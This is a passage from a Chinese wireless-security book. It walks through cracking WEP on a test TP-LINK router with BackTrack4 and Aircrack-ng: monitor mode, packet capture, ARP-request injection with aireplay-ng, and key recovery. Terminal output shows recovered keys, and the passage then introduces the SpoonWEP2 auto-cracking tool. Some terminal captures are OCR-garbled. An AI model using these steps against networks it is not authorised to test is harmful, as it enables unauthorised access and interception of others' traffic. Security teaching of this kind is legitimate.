make[2]: Entering directory '/root/aircrack-ng-1.0/src/osdep'
Building for Linux
make[3]: Entering directory '/root/aircrack-ng-1.0/src/osdep'
make[3]: '.os.Linux' is up to date.
make[3]: Leaving directory '/root/aircrack-ng-1.0/src/osdep'
```

图 4-7

等待上述安装完成，随意打开一个 Shell，再输入 aircrack-ng 命令，就可以看到此时的 Aircrack-ng 已经成为最新的 1.0 Final 版本了。如图 4-8 所示，对比图 4-4，可以看到原来在 Aircrack-ng 后面的 rc3 r1552 版本提示已经没有了。



无线网络黑客攻防




图 4-8

好了，现在就可以准备开始破解 WEP 了。

4.2 在 BT4 下破解 WEP 加密

既然 WEP 加密听起来这么简单，那么本节就开始无线破解的实战内容。首先了解进行攻击测试的实验环境。

- 无线路由器：TP-LINK 无线路由器。
- 无线客户端：Windows XP SP3，内置无线网卡。
- 无线黑客：BackTrack4 Linux，外置 USB 无线网卡。

将无线客户端确认及配置无误后，连接上已经配置为 WEP 加密的 TP-Link 无线路由器，开始正常的网页浏览、聊天或者在线影院之类的访问内容，然后就在扮演无线黑客的笔记本上开始无线破解了！

4.2.1 破解 WEP 加密实战

为方便读者的条理化学习，下面还是以 BackTrack4 Linux 为例，具体步骤如下：

Step 01 载入无线网卡。

其实很多新手总是在开始载入网卡的时候出现一些疑惑，所以就来仔细看看这个基本的操作。

- ① 首先查看当前已经载入的网卡有哪些，输入命令如下：

```
ifconfig
```

- ② 按【Enter】键后出现如图 4-9 所示的内容，可以看到这里除了 eth0 之外，并没有无线网卡。



图 4-9

- ③ 确保已经正确插入 USB 或者 PCMCIA 型无线网卡，此时，为了查看无线网卡是否已经正确连接至系统，应输入：

```
ifconfig -a
```

其中，-a 显示主机所有网络接口的情况。和单纯的 ifconfig 命令不同，加上-a 参数后可以看到所有连接至当前系统网络接口的适配器。

- ④ 如图 4-10 所示, 可以看到, 出现了名为 wlan0 的无线网卡, 这说明无线网卡已经被 BackTrack4 Linux 识别。

```
root@zerOne: ~ # Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help

root@zerOne: ~ # ifconfig a
eth0 Link encap:Ethernet HWaddr 00:0c:29:2a:19:ab
      inet addr:192.168.1.16 netmask:255.255.255.0
        Bcast:192.168.1.255 Mask:255.255.255.0
        inet6 addr: 1000::2c0:19ff%eth0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1999 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4295 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
            RX bytes:1736487 (1.7 MB) TX bytes:45109 (45.1 KB)
              Interrupt:19 Base address:0x2009

In+ Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
          Bcast: :: Mask: ::1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
            RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

wlan0 Link encap:Ethernet HWaddr 00:0c:d3:b7:71
      BROADCAST MULTICAST MTU:1500 Metric:1
      RX packets:0 errors:0 dropped:0 overruns:0 frame:0
      TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
```

图 4-10

既然已经识别出来了，那么接下来就可以激活无线网卡了。说明一下，无论是有线还是无线网络适配器，都需要激活，否则无法使用。这一步就相当于在 Windows 下将“本地连接”启用一样，不启用的连接是无法使用的。

在图 4-10 中可以看到，出现了名为 wlan0 的无线网卡，下面输入：

```
ifconfig wlan0 up
```

其中，`up` 用于加载网卡，这里用来将已经插入到笔记本的无线网卡载入驱动。在载入完毕后，可以再次使用 `ifconfig` 进行确认，如图 4-11 所示，此时，系统已经正确识别出无线网卡了。

```
root@ZerOne: ~ # Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help

root@ZerOne: ~ # ifconfig wlan0 up
root@ZerOne: ~ # ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:2a:19:ab
          inet addr:192.168.110.142 Brdcast:192.168.110.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe29:19ab/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:2003 errors:0 dropped:0 overruns:0 frame:0
          TX packets:425 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:173883 (13.7 MB) TX bytes:45169 (45.1 KB)
          Interrupt:19 Base address:0x2000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1 Brdcast:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:400 (400.0 B) TX bytes:400 (400.0 B)

wlan0     Link encap:Ethernet HWaddr 00:0e:c8:d3:b7:71
          UP BROADCAST MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
```

图 4-11

当然，通过输入 iwconfig 查看也可以。这个命令专用于查看无线网卡，不像 ifconfig 那样查看所有适配器。

输入命令如下：s

```
iwconfig
```

该命令在 Linux 下用于查看是否有无线网卡以及当前无线网卡状态，如图 4-12 所示。

```
root@ZerOne: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
root@ZerOne: # iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wmaster0 no wireless extensions.

wlan0   IEEE 802.11bg  ESSID:""
        Mode:Managed  Frequency:2.412 GHz  Access Point: Not-Associated
        Tx-Power=6 dBm
        Retry min limit:7  RTS thr:off  Fragment thr:2352 B
        Encryption key:off
        Power Management:off
        Link Quality:0  Signal level:0  Noise level:0
        Rx invalid Nwid:0  Rx invalid crypt:0  Rx invalid frag:0
        TX excessive retries:0  Invalid misc:0  Missed beacon:0
root@ZerOne: #
```

图 4-12

Step 02 激活无线网卡至 monitor 即监听模式。

对于很多“小黑”来说，应该都用过各式各样的嗅探工具来抓取密码之类的数据报文。大家也都知道，用于嗅探的网卡是一定要处于 monitor 监听模式的。对于无线网络的嗅探也是一样。

① 在 Linux 下，使用 Aircrack-ng 中的 airmon-ng 工具来实现，具体命令如下：

```
airmon-ng start wlan0
```

其中，start 后跟无线网卡设备名称，此处参考前面 ifconfig 显示的无线网卡名称。

② 如图 4-13 所示，可以看到无线网卡的芯片及驱动类型，在 Chipset 芯片类型上标明是 Ralink 2573 芯片，默认驱动为 rt73usb，显示为 monitor mode enabled on mon0，即已启动监听模式，监听模式下适配器名称变更为 mon0。

Interface	Chipset	Driver
wlan0	Ralink 2573	USB rt73usb - [phy0]

```
root@ZerOne: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
root@ZerOne: # airmon-ng start wlan0

Found 1 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
7374     dhclient

Interface      Chipset      Driver
wlan0          Ralink 2573  USB rt73usb - [phy0]
                                         (monitor mode enabled on mon0)
root@ZerOne: #
```

图 4-13

Step 03 探测无线网络，抓取无线数据包。

在激活无线网卡后，就可以开启无线数据包抓包工具了，这里使用 Aircrack-ng 中

airodump-ng 工具来实现，具体步骤如下：

- ① 在正式抓包之前，一般都是先进行预来探测，来获取当前无线网络概况，包括 AP 的 SSID、MAC 地址、工作频道、无线客户端 MAC 及数量等。只需打开一个 Shell，输入如下命令：

```
airodump-ng mon0
```

其中，mon0 为之前已经载入并激活监听模式的无线网卡，如图 4-14 所示。




图 4-14

- ② 按【Enter】键后，就能看到类似于图 4-15 所示的内容，这里就直接锁定目标是 SSID 为 TP-LINK 的 AP，其 BSSID（MAC）为“00:19:E0:EB:33:66”，工作频道为 6，已连接的无线客户端 MAC 为“00:1F:38:C9:71:71”。

root@ZerOne: ~ - Shell No. 2 - Konsole										
Session Edit View Bookmarks Settings Help										
root@ZerOne: # airodump-ng mon0										
CH 7 Elapsed: 16 s 2009-09-18 17:01										
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID										
02:1F:3C:00:00:C7	-1	11	0	0	11	54	WEP	WEP	bbb	
72:B3:A3:00:07:BB	-1	11	1	0	11	54	WEP	WEP	zzzzzz	
00:19:E0:EB:33:66	-48	13	55	7	6	54	WEP	WEP	TP-LINK	
BSSID STATION PWR Rate Lost Packets Probes										
02:1F:3C:00:00:C7	00:1F:3C:4B:75:AF	-57	0	2	181	119				
72:B3:A3:00:07:BB	00:16:CF:BE:04:5C	-71	0	1	76	36	zzzzzz			
72:B3:A3:00:07:BB	00:1A:73:A0:A7:B9	-73	0	1	157	81				
(not associated)	00:9C:F1:4C:2F:0E	-59	0	1	501	112				
00:19:E0:EB:33:66	00:1F:38:C9:71:71	-31	54	5	156	71				

图 4-15

- ③ 既然看到了本次测试要攻击的目标，就是那个 SSID 名为 TP-LINK 的无线路由器，接下来输入命令如下：

```
airodump-ng --ivs -w longas -c 6 wlan0
```

参数解释：

- --ivs：这里的设置是通过设置过滤，不再将所有无线数据保存，而只是保存可用于破解的 IVS 数据报文，这样可以有效地缩减保存的数据包大小。
- -c：这里设置目标 AP 的工作频道，通过刚才的观察，要进行攻击测试的无线路由器工作频道为 6。
- -w：后跟要保存的文件名，这里 w 就是“write（写）”的意思，所以输入自己希望保持的文件名，如图 4-16 所示，这里写为 longas。那么，读者一定要注意的是：这里虽然设置保存的文件名是 longas，但是生成的文件却不是 longas.ivs，而是 longas-01.ivs。




图 4-16

小知识：因为 Airodump-ng 这款工具为了方便后面破解时的调用，会自动对保存文件按顺序编号，于是就多了-01 这样的序号，以此类推，在进行第二次攻击时，若使用同样文件名 longas 保存，就会生成名为 longas-02.ivs 的文件，这里一定要引起注意。

也许有的读者看到这里，又会问在破解的时候可不可以将这些捕获的数据包一起使用呢，当然可以，届时只要在载入文件时使用 longas*.cap 即可，这里的星号指代所有前缀一致的文件。

④ 按【Enter】键后，就可以看到图 4-17 所示的界面，这表示无线数据包抓取的开始。

```

root@ZerOne: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help

CH 6 || Elapsed: 20 s || 2009-09-18 17:03
BSSID      PWR RXD Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:19:E0:EB:33:66 -47 31     189     878 55 6 54 . WEP WEP TP-LINK
BSSID      STATION      PWR Rate Lost Packets Probes
(not associated) 00:0C:F1:4C:7F:0E 55 0 1 481 163
(not associated) 00:16:CF:BC:04:5C -77 0 1 79 17 zzzzzz
00:19:E0:EB:33:66 00:1F:38:C9:71:71 -19* 54 1 30 1029 TP-LINK
00:19:E0:EB:33:66 00:16:44:C6:F0:61 -57 54 -36 28 12
ZerOne SECURITY Toolkit
  
```

图 4-17

Step 04 对目标 AP 使用 ArpRequest 注入攻击

若连接该无线路由器/AP 的无线客户端正在进行大流量的交互，比如使用迅雷、电驴进行大文件下载等，则可以依靠单纯的抓包就能破解 WEP 密码。

但是无线黑客觉得这样的等待有时候过于漫长，于是就采用了一种称之为 ArpRequest 的方式来读取 ARP 请求报文，并伪造报文再次重发出去，以便刺激 AP 产生更多的数据包，从而加快破解过程，这种方法就称之为 ArpRequest 注入攻击。

① 输入命令如下：

```
aireplay-ng -3 -b AP 的 mac.-h 客户端的 mac mon0
```

参数解释：

- -3：指采用 ArpRequest 注入攻击模式。
- -b：后跟 AP 的 MAC 地址，就是前面探测到的 SSID 为 TP-LINK 的 AP 的 MAC。
- -h：后跟客户端的 MAC 地址，也就是前面探测到的有效无线客户端的 MAC。

最后跟上无线网卡的名称，即 mon0。

② 按【Enter】键后将会看到图 4-18 所示的读取无线数据报文，从中获取 ARP 报文的情况。

```

root@ZerOne: ~ - Shell No. 2 - Konsole <2>
Session Edit View Bookmarks Settings Help
root@ZerOne: # aireplay-ng -3 -b 00:19:E0:EB:33:66 -h 00:1F:38:C9:71:71 mon0
The interface MAC (00:0E:EB:D3:BF:71) doesn't match the specified MAC (-h).
ifconfig mon0 hw ether 00:1F:38:C9:71:71
17:04:27 Waiting for beacon frame (BSSID: 00:19:E0:EB:33:66) on channel 6
Saving ARP requests in replay arp-6918-170427.cap
You should also start airodump-ng to capture replies.
Read 736 packets (got 0 ARP requests and 102 ACKs), sent 0 packets... (0 pps)
  
```

图 4-18

- ③ 在等待片刻之后，一旦成功截获 ARP 请求报文，将会看到图 4-19 所示的大量 ARP 报文快速交互的情况。

```
root@ZerOne: ~ - Shell No. 2 - Konsole <2>
Session Edit View Bookmarks Settings Help
root@ZerOne: # aircapture -3 -b 00:19:E0:EB:33:66 -h 00:1F:38:C9:71:71 mon0
The interface MAC (00:19:E0:EB:33:66) doesn't match the specified MAC (-h).
ifconfig mon0 hw ether 00:1F:38:C9:71:71
17:04:27 Waiting for beacon frame (BSSID: 00:19:E0:EB:33:66) on channel 6
Saving ARP requests in replay_arp_0918_170427.cap
You should also start airodump-ng to capture replies.
Read 12968 packets (got 1 ARP requests and 1871 ACKs), sent 12 packets... (506 pp)
Read 13164 packets (got 41 ARP requests and 1931 ACKs), sent 62 packets... (500 p)
Read 13339 packets (got 106 ARP requests and 1976 ACKs), sent 112 packets... (500 p)
Read 13534 packets (got 141 ARP requests and 2038 ACKs), sent 162 packets... (500 p)
Read 13769 packets (got 211 ARP requests and 2092 ACKs), sent 212 packets... (499 p)
Read 13910 packets (got 244 ARP requests and 2141 ACKs), sent 262 packets... (499 p)
Read 13986 packets (got 276 ARP requests and 2156 ACKs), sent 312 packets... (499 p)
Read 14304 packets (got 387 ARP requests and 2254 ACKs), sent 363 packets... (581 p)
Read 14564 packets (got 416 ARP requests and 2325 ACKs), sent 412 packets... (499 p)
Read 14814 packets (got 481 ARP requests and 2386 ACKs), sent 462 packets... (499 p)
Read 15056 packets (got 528 ARP requests and 2453 ACKs), sent 512 packets... (499 p)
Read 15376 packets (got 581 ARP requests and 2538 ACKs), sent 582 packets... (499 p)
Read 15595 packets (got 628 ARP requests and 2588 ACKs), sent 613 packets... (500 p)
Read 15737 packets (got 674 ARP requests and 2626 ACKs), sent 662 packets... (499 p)
Read 15839 packets (got 706 ARP requests and 2647 ACKs), sent 712 packets... (499 p)
Read 15953 packets (got 734 ARP requests and 2678 ACKs), sent 762 packets... (499 p)
Read 16669 packets (got 761 ARP requests and 2696 ACKs), sent 813 packets... (500 p)
Read 16162 packets (got 772 ARP requests and 2718 ACKs), sent 863 packets... (580 p)
```

图 4-19

- ④ 此时回到 Airodump-ng 的界面查看，在图 4-20 中可以看到，作为 TP-LINK 的 Packets 栏的数字在飞速递增。

CH	Elapsed	Beacons	#Data, #s	CH	MB	ENC	CIPHER	AUTH	ESSID		
6	28 s	2009-09-18 17:05							TP-LINK		
BSSID	PWR	RXQ	Beacons	#Data,	#s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:19:E0:EB:33:66	47	31	189	878	55	6	54	.WEP	.WEP	.	TP-LINK
BSSID	STATION	PWR	Rate	Lost	Packets	Probes					
(not associated)	00:0C:F1:4C:7F:0E	55	0	1	481	163					
(not associated)	00:16:CF:0B:04:5C	77	0	1	79	31	222222				
00:19:E0:EB:33:66	00:1F:38:C9:71:71	19	53	1	30	1029	TP-LINK				
00:19:E0:EB:33:66	00:16:44:C6:FD:61	57	54	36	20	52					

图 4-20

Step 05 打开 Aircrack-ng，开始破解 WEP。

- ① 在抓取的无线数据报文达到一定数量后，一般都是指 IVs 值达到 2 万以上时，就可以开始破解，若不能成功就等待数据报文的继续抓取然后多试几次。

注意：此处不需要将进行注入攻击的 Shell 关闭，而是另外打开一个 Shell 进行同步破解。

输入命令如下：

aircrack-ng 捕获的 ivs 文件

- ② 关于 IVs 值的数量，可以从图 4-21 所示的界面中看到，当前接收到的 IVs 已经达到了 15000 以上，Aircrack-ng 已经尝试了 41 万个组合。
- ③ 那么经过很短时间的破解后，就可以看到图 4-22 中出现 KEY FOUND! 的提示，紧跟后面的是十六进制形式，再后面的 ASCII 部分就是密码，此时便可以使用该密码来连接目标 AP 了。



```
root@ZerOne: ~ - Shell No. 2 - Konsole <3>
Session Edit View Bookmarks Settings Help
Aircrack-ng 1.6

[00:00:01] Tested 411841 keys (got 15645 IVs)

KB    depth  byte(vote)
0     0/  3   A3(21760) 29(21504) 58(20736) 31(20486) 59(19456)
1     1/  2   C0(21504) 58(20992) C9(20992) 08(20736) 17(20480)
2     1/  2   4B(22528) 58(20736) 60(20724) D2(20224) 85(19712)
3     0/  1   3B(27616) 89(26241) E7(20224) 06(19968) C6(19968)
4     0/  1   E5(23296) 17(20224) 4E(20224) 97(19968) 39(19712)
5     2/  3   17(20736) 07(20224) 15(19968) 50(19968) 5F(19968)
6     1/  2   4B(20992) 1C(70480) 28(20480) 0F(20224) BC(19712)
7     22/ 13   E8(28944) 6B(18688) 5A(18688) 90(18688) B4(18688)
8     5/  4   97(20224) 95(19968) 10(19564) 10(19264) 8F(19200)
9     3/  4   6C(19968) 70(19712) B3(19712) F2(19456) 2E(19260)
10    0/  1   71(22528) 66(20992) 51(20486) B6(20486) 03(20224)
11    2/  3   06(20224) 27(19712) 4E(19712) 61(19712) B6(19712)
12    6/  10   FD(19712) 4E(19456) 47(19456) 82(19456) A0(19456)

[00:00:01] Tested 411841 keys (got 15645 IVs)
```

图 4-21

```
root@ZerOne: ~ - Shell No. 2 - Konsole <3>
Session Edit View Bookmarks Settings Help
Aircrack-ng 1.6

[00:00:01] Tested 29312 keys (got 15645 IVs)

KB    depth  byte(vote)
0     4/ 35   31(22784) 48(22784) C7(22784) 52(22528) 59(22528)
1     2/ 25   32(23088) 35(23608) 76(23552) 20(23552) 5F(22784)
2     0/  5   37(27116) 37(25856) 22(23552) 78(23796) 02(23440)
3     0/  6   34(26886) 8A(24120) 2C(23808) 72(23552) A9(23296)
4     0/  2   99(27904) FF(23808) 35(23048) 3B(23640) 3C(23640)

KEY FOUND! [ 31:32:33:34:35 ] (ASCII: 12345 )
Decrypted correctly: 100%
root@ZerOne: #
```

图 4-22

小知识：由于是对指定无线频道的数据包捕获，所以有的时候大家会看到与图 4-23 中一样的情景，在破解的时候出现了多达 4 个 AP 的数据报文，这是由于这些 AP 都工作在一个频道所致，是很常见的。此时，选择标为 1 的、SSID 为 dlink 的数据包即可，输入 1，按【Enter】键后即可开始破解。

```
root@ZerOne: ~ - Shell - Konsole <3>
# aircrack-ng test-01.ivs
Opening test-01.ivs
Read 185217 packets.
# BSSID          ESSID           Encryption
1  00:17:9A:68:F6:7B  dlink          WEP (185217 IVs)
2  00:21:27:51:D4:C8  TP-LINK_51D4C8  Unknown
3  00:21:27:3D:88:46
4  00:21:27:8E:E3:46

Index number of target network ? 1
Opening test-01.ivs
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 187926 ivs.
KEY FOUND! [ 79:61:60:61:68 ] (ASCII: yamak )
Decrypted correctly: 100%
```

图 4-23

一般来说，破解 64 位的 WEP 至少需要 1 万 IVs 以上，但若是要确保破解的成功，应捕获尽可能多的 IVs 数据。比如，图 4-24 所示的高强度复杂密码破解成功依赖于捕获的 8 万多 IVs。

- ④ 看到这里，可能有的朋友会说，这些都是弱密码（就是过于简单的密码），所以才这么容易破解，下面用更复杂点的密码试试，比如X#87G之类的，即使是采用更为复杂的密码，这样真的就安全了吗？看看图 4-24 中显示的密码。

```

Shell - Konsole <5>
Aircrack-NG 1.0 rcl r1085

[00:00:04] Tested 309350 keys (got 84418 IVs)

KB depth byte(vote)
0 0/ 1 5E(120752) A9(98364) A7(95284) C2(94156) 2E(93644) E9(92988)
1 0/ 1 26(113472) 92(94616) E4(95744) E6(93600) 09(93120) 94(92352)
2 0/ 1 33(118128) B4(94684) 03(94548) F0(93284) B0(92632) 99(92608)
3 1/ 3 59(100452) E9(98996) B0(95560) C8(93950) A3(93756) C2(92944)
4 0/ 1 23(115016) 57(98944) E9(95612) F9(95284) 4C(94512) AB(94428)
5 0/ 1 68(103720) 86(99608) 5E(94308) A3(93924) B9(92972) 60(92940)
6 0/ 1 57(103272) 83(94772) 10(94856) 3E(93888) 74(93488) DE(93036)
7 0/ 1 51(112888) B7(96892) 68(94632) BA(94616) 11(94096) AB(93244)
8 0/ 1 4C(107324) 82(95440) D0(95068) C6(94492) A2(94080) 4B(93972)
9 0/ 1 3F(105672) 93(94476) 07(94104) F5(93784) 33(93340) D3(91996)
10 2/ 1 F9(93816) 22(93392) 9C(93124) 45(92952) FB(92068) 75(91984)
11 2/ 1 95(93988) 13(93716) DB(93232) 9A(93080) 4A(93066) 4C(92460)
12 0/ 2 79(98112) C0(95948) 20(93988) 6E(93344) F6(91872) 58(91620)

KEY FOUND! [ 5E:26:33:32:23:68:57:51:4C:3F:5C:32:79 ] (ASCII: '^&32#hWQL?12y')
Decrypted correctly: 100%

```

图 4-24

- ⑤ 正如所看到的，在图 4-24 中破解出来的密码已经足够复杂了，如图 4-25 所示，这样采用了大写字母、小写字母、数字和特殊符号的长达 13 位的 WEP 密码，在获得了足够多的 IVs 后，破解出来只花费了约 4 秒钟！

^&32#hWQL?12y

图 4-25

4.2.2 IVs 和 cap 的区别

现在，你还认为自己的无线网络安全吗？这还只是一个开始，接着往下看。

小知识：若希望捕获数据包时，不仅仅是捕获包括 IVs 的内容，而是捕获所有的无线数据包，也可以在事后分析，那么可以使用如下命令：

```
airrodump-ng -w longas -c 6 wlan0
```

也就是说，不再--ivs 过滤，而是全部捕获，如果这样的话，则捕获的数据包将不再是 longas-01.ivs，而是 longas-01.cap，命令如图 4-26 所示。




图 4-26

同样地，在破解的时候，对象也变成了 longas-* .cap，命令如下：

```
aircrack-ng 捕获的 cap 文件
```

按【Enter】键后如图 4-27 所示，一样破解出了密码。

```

root@ZerOne: ~ - Shell No. 2 - Konsole <3>
Session Edit View Bookmarks Settings Help
root@ZerOne: # aircrack-ng longas-02.cap
Opening longas-02.cap
Read 137736 packets.

# BSSID          ESSID           Encryption
1  00:19:E0:EB:33:66  TP-LINK        WEP (37789 IVs)

Choosing first network as target.

Opening longas-02.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 38088 ivs. .
KEY FOUND! [ 31:32:33:34:35 ] (ASCII: 12345 )
Decrypted correctly: 100%
ZerOne Security Team

root@ZerOne: #

```

图 4-27

可能有的读者又要问，IVs 和 cap 直接的区别到底在哪呢？其实很简单，若只是为了破解，建议保存为 IVs，优点是生成文件小且效率高。若是为了破解后同时来对捕获的无线数据包进行分析，就选为 cap，这样就能及时做出分析，如内网 IP 地址、密码等。当然，缺点就是文件会比较大，若是在一个复杂的无线网络环境中，短短 20 分钟，也有可能使得捕获的数据包大小超过 200MB。

如图 4-28 所示，使用 du 命令来比较上面破解所捕获的文件大小。可以看到，longas-01.ivs 只有 3088KB，约 3MB，但是 longas-02.cap 则达到了 22728KB，达到了 20MB 左右！

```

root@ZerOne: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
root@ZerOne: # du longas-0*
3088  longas-01.ivs
22728  longas-02.cap
4     longas-02.csv
4     longas-02.kismet.csv
4     longas-02.kismet.netxml
root@ZerOne: #

```

图 4-28

4.3 全自动傻瓜工具 SpoonWEP2

在前面看了这么多的关于无线 WEP、WPA 加密的破解步骤，是不是觉得有些眼花缭乱呢？估计有人问：没有更简单的方式吗？

办法总是有的，不过个人觉得，学习应该从基础开始，不要过早地依赖于一些便捷的技巧或者个别自动化工具，应当在熟练理解并掌握了基本的安全/黑客知识后，再使用傻瓜式的工具，这样才能在知识和技能的提高上有全面的认识。

本节就来介绍破解 WEP 常用到的傻瓜式工具——SpoonWEP2。

4.3.1 WEP SPOONFEEDER

这是一款工作在 Linux 下的图形界面自动化 WEP 破解软件，是由 ShamanVirtuel 基于 Aircrack-ng 的源代码编写的。最初由 ShamanVirtuel 在 remote-exploit.org 的论坛中公布，其正式版本发布网站为 <http://shamanvirtuel.googlepages.com>，不过 2008 年以后由于个人原因该

网站已暂停更新。

基于 Java 语言的这款工具给予了简洁大方的外观，让使用者一目了然。它能够在黑客指定工作的无线网卡后，自动进行 WEP 注入式攻击，并会在软件的右侧显示当前获取的 WEP 数据流中关键的 IVs 值数量，在达到破解所需的数量后，会自动调用 Aircrack-ng 破解程序进行 WEP 加密破解。需要强调的是，这款工具需要使用者先安装或者升级 Java 支持环境。在 2007 年这个傻瓜式的工具确实给我带了很多便捷和乐趣，图 4-29 所示为 WEP SPOONFEEDER V1.0 工作界面。




图 4-29

4.3.2 SpoonWEP2

该软件为 WEP SPOONFEEDER 的升级版本，仍然基于 Aircrack-ng 无线攻击套装制作，能够实现自动进行 WEP 注入式攻击，并会在软件的下方显示当前获取的 WEP 数据流中关键的 IVs 值数量，在达到破解所需的数量后，会自动调用 Aircrack-ng 破解程序进行 WEP 加密破解。

下面还是以 BackTrack4 Linux 为例，来看看具体的使用方法。

Step 01 先对当前网络进行基本的探测。

这一步很有必要，一般都是先进行探测，以获取当前无线网络概况，包括 AP 的 SSID、MAC 地址、工作频道、无线客户端 MAC 及数量等。

① 只需打开一个 Shell，输入如下命令：

```
airodump-ng mon0
```

② 按【Enter】键后，就能看到类似于图 4-30 所示的内容，这里直接锁定目标是 SSID 为 zerone 的 AP，其 BSSID（MAC）为“00:1D:73:55:77:97”，工作频道为 2，已连接的无线客户端 MAC 为“00:1F:38:C9:71:71”。



```
root@ZerOne: ~ - Shell - Konsole <@ZerOne> <2>
Session Edit View Bookmarks Settings Help
CH 4 ][ Elapsed: 8 s ][ 2009-08-27 22:56
BSSID          Pwr  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:17:9A:68:F6:7B  -24      9       0   0   6  54  WEP  WEP      dlink
00:1D:73:55:77:97  -16     28       218  20   2  54  WEP  WEP      zeroone
00:1C:DF:60:C1:94  -45      9       0   0   1  54e WPA  TKIP    PSK  none

BSSID          STATION        Pwr  Rate  Lost  Packets  Probes
00:1D:73:55:77:97  00:1F:38:C9:71:71  -39  54  . 1    255    240

ZerOne Security Toolkit
```

图 4-30

Step 02 打开 SpoonWEP2，在 SPOONWEP SETTINGS 中进行基本的设置。

在 NET CARD 中选择当前已经载入的无线网卡，这里就是之前大家看到的 MON0，在 DRIVER 即驱动中设定当前的无线网卡驱动，这里设置为 NORMAL 即可。

注意：若是 TP-LINK 等使用 Atheros 芯片的无线网卡，这里有必要选择为 ATHEROS。最后在 MODE 模式中设定为 KNOWN VICTIM，即已知客户端攻击。设定完毕后单击 NEXT 按钮，如图 4-31 所示。



图 4-31

Step 03 设定攻击方式。

- ① 接下来，选择上方的 ATTACK PANEL 即攻击面板标签，在界面中设置攻击方式及无线客户端 MAC。这里选择为 ARP REPLAY ATTACK，即之前所说的注入攻击方式。然后在 Inj Rate 中设定发包速率，可以设置为 600 以上，这里直接设置为 1000。

- ② 然后在中间的 Victim Mac 中设定预攻击的 AP 的 MAC 地址，在 Client Attack 中设定为之前使用 Airodump-ng 检测到的合法无线客户端的 MAC 地址，如图 4-32 所示。

